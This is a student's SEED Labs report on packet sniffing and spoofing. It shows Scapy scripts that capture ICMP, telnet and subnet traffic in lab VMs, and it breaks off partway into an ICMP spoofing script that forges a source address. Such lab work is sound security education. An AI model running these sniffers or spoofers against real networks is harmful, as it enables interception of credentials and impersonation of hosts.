

1

Name: Guy Cohen  
ID: 301198099

## SEED Labs – Packet Sniffing and Spoofing Lab


introduction:

sniffing – many data packets passing in the network and sniffing is the process to monitor them. Sniffers are usually used by network administrators to monitor and troubleshoot the network traffic, but not only network administrators use sniffers also attackers use sniffers to monitor and capture data packets to steal sensitive information containing password and user accounts.

Sniffers can be software or hardware installed on a wide range of devices like computers, smartphones and today only on smart watches and more.

Spoofing – Spoofing is the process in which intruder introduces fake traffic and pretends to be someone else. Spoofing is done by sending packets with incorrect source address over the network. The way to deal with spoofing is to use digital signature.

The project work environment is Ubuntu 20.04 and seed Ubuntu on virtual machine. The programs I used during the project are virtual machine, Wireshark, and seedlabs(Ubuntu 20.04 seed version).



Name: Guy Cohen  
ID: 301198099

## 2.1 Container Setup and Commands:


```
$ docker-compose build # Build the container image
$ docker-compose up      # Start the container
$ docker-compose down    # Shut down the container

// Aliases for the Compose commands above
$ dcbuild      # Alias for: docker-compose build
$ dcup         # Alias for: docker-compose up
$ dcdown       # Alias for: docker-compose down


$ dockps        // Alias for: docker ps --format "{{.ID}} {{.Names}}"
$ docksh <id>   // Alias for: docker exec -it <id> /bin/bash
```

Docker It is basically a container engine that uses the Linux Kernel features like namespaces and control groups to create containers on top of an operating system.

I download from the project site yml file(docker-compose) and use it to emulate 2 VM's.




Name: Guy Cohen  
ID: 301198099



SEED Labs – Packet Sniffing and Spoofing Lab

3



SEED Labs – Packet Sniffing and Spoofing Lab

4

VM is 10.9.0.1. We need to find the name of the corresponding network interface on our VM, because we need to use it in our programs. The interface name is the concatenation of br- and the ID of the network created by Docker. When we use ifconfig to list network interfaces, we will see quite a few. Look for the IP address 10.9.0.1, which is specified in the docker-compose.yml file. The IP address assigned to our

network ID ourselves (the name of the network is seed-net):

```
$ ifconfig
br-c9373e9f913: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
                ...

```

Another way to get the interface name is to use the \*docker network\* command to find out the network ID ourselves (the name of the network is seed-net):

```
$ docker network ls
NETWORK ID      NAME      DRIVER      SCOPE
a517747465b...  bridge    bridge      local
89983770ab525...  host      host       local
df52c6635ea...  none      null       local
c9373e9f913    seed-net   bridge      local
```

### 3 Lab Task Set 1: Using Scapy to Sniff and Spoof Packets

4

Name: Guy Cohen  
ID: 301198099

### 3 Lab Task Set 1: Using Scapy to Sniff and Spoof Packets

i used ifconfig command to saw the name of the network(the last picture at page 3).

**br-d53fd93a01e**



The screenshot shows a code editor window with the following details:

- File name: scapy\_sniff.py
- Path: ~/Desktop/final work/Labsetup/python
- Code content:

```
1 #!/usr/bin/env python3
2 from scapy.all import*
3
4
5 def print_pkt(pkt):
6     pkt.show()
7
8
9 pkt = sniff(iface = ["br-d53fd93a01e", "enp0s3"], filter = "icmp", prn = print_pkt)
```

#### **about scappy**

scapy is a library that used for interacting with packets on the network.

It has several functionalities through which we can forge and manipulate the packets.

Scapy is a python program that enables the user to send, sniff and dissect forge network packets.

The python program above help me to do packet sniffing easily similar to wireshark program.

it is difficult to use Wireshark as a building block to construct other tools, so we used the scapy program to do it.

The python code above will sniff the packets on the br-c93733e9f913 interface.

I run the python scapy script twice once with the root privilege and demonstrate and second without using the root privilege.

The different between the two is at the first running i used sudo before the name of the scapy file at the terminal to get root privilege and demonstrate.

In the second attempt i run the scapy file at the terminal without sudo.


At the first running file with root privilege the icmp packets sent to 3 differents ping({128.230.0.8}, {1.1.1.1}, {8.8.8.8}).

when i run the scapy file without root privilege i get permission error.


5

Name: Guy Cohen  
ID: 301198099

The file running with root privilege and all ICMP packets are sniffed.(ping 128.230.0.8)



The file running with root privilege and all ICMP packets are sniffed.(ping 1.1.1.1)



Name: Guy Cohen  
ID: 301198099

The file running with root privilege and all ICMP packets are sniffed.(ping 8.8.8.8)

The file running without root privilege and i received Permission Error.

The above picture (without the picture that show the `scapy` file run without root privilege) show the capture only the ICMP packet. On the picture we can see that the program acts as a sniffer and captures the ping request sent by another machine on the same network.

7

Name: Guy Cohen  
ID: 301198099

Capture any TCP packet that comes from a particular IP and with a destination port number 23.

1.I create another VM.

2.In terminal i typed “ifconfig” to get the IP(10.0.2.5).

3.At the first VM i write a python scapy file (i searched BPF manual filter to get the tcp and port 23 filter)




```
*scapy_port23.py
~/Desktop/Labs/seed@VM: ~
```

```
1#!/usr/bin/env python3
2from scapy.all import*
3
4
5def print_pkt(pkt):
6    pkt.show()
7pkt = sniff(iface = ["br-d573fd93a01e", "enp0s3"],
8filter = "tcp and (src 10.0.2.5 and port 23)"
9| , prn = print_pkt)
```

4.At the first VM(IP:10.0.2.4) terminal i enter “sudo scapy\_port23.py” to start sniffing packets.

5.On the second machine i entered “telnet 10.0.2.4”(the first VM IP).

6.At the second VM(IP 10.0.2.5) terminal i entered “ping 1.1.1.1” and i got the following picture:



On the second VM (IP 10.0.2.5 (left pic)) we can see that on sending telnet packets, the sniffer program captures the packet.

at the picture we can see the src (The second VM) and the dst (First VM) and the protocol(tcp).

Name: Guy Cohen  
ID: 301198099

Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to:

1. I create another VM(IP 10.0.2.6)
2. At the first VM(IP:10.0.2.4) terminal i enter “sudo scapy\_subnet.py” to start sniffing packets.




```

1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 print("SNIFFING PACKETS...")
5
6 def print_pkt(pkt):
7     pkt.show()
8
9 pkt = sniff(filter="src net 128.230.0.0/16", prn=print_pkt)

```

3. On the third VM(IP:10.0.2.6) terminal i entered ping 128.230.0.16 -c 1 and get following picture.



```

[03/09/21]seed@VM:~$ ping 128.230.0.16 -c 1
PING 128.230.0.16 (128.230.0.16) 56(84) bytes of data.
From 128.230.61.203 icmp_seq=1 Destination Host Unreachable
--- 128.230.0.16 ping statistics ---
1 packets transmitted, 0 received, +1 errors, 100% packet loss, time 0ms
[03/09/21]seed@VM:~$ !

```


Field	Value
ihl	5
tos	0x0
len	84
id	0
flags	DF
frag	0
ttl	44
proto	icmp
chksum	0xclad
src	10.0.2.6
dst	128.230.0.16
options	\
###[ ICMP in ICMP ]##	
type	= echo-request
code	= 0
checksum	= 0x6bc2
id	= 0x3
seq	= 0x1
###[ Raw ]##	
load	= 'D\x13G`\x00\x00\x00\x03\xf3\x0e\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !#\$%&`()/*+, ..\01234567'

On the first VM(IP 10.0.2.4) we can see that on sending ICMP packets to 128.230.0.16, the sniffer program capture the packet send out from 128.230.0.16.  
at the picture we can see the src (The third VM) and the dst (128.230.0.16) and the protocol(ICMP).

9

Name: Guy Cohen  
ID: 301198099


### 3.2 Task 1.2: Spoofing ICMP Packets



```
icmp_spoof.py
~/Desktop/final work/Labsetup/python

1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 print("SENDING SPOOFED ICMP PACKET.....")
5 a = IP()
6 a.src="10.0.2.4"
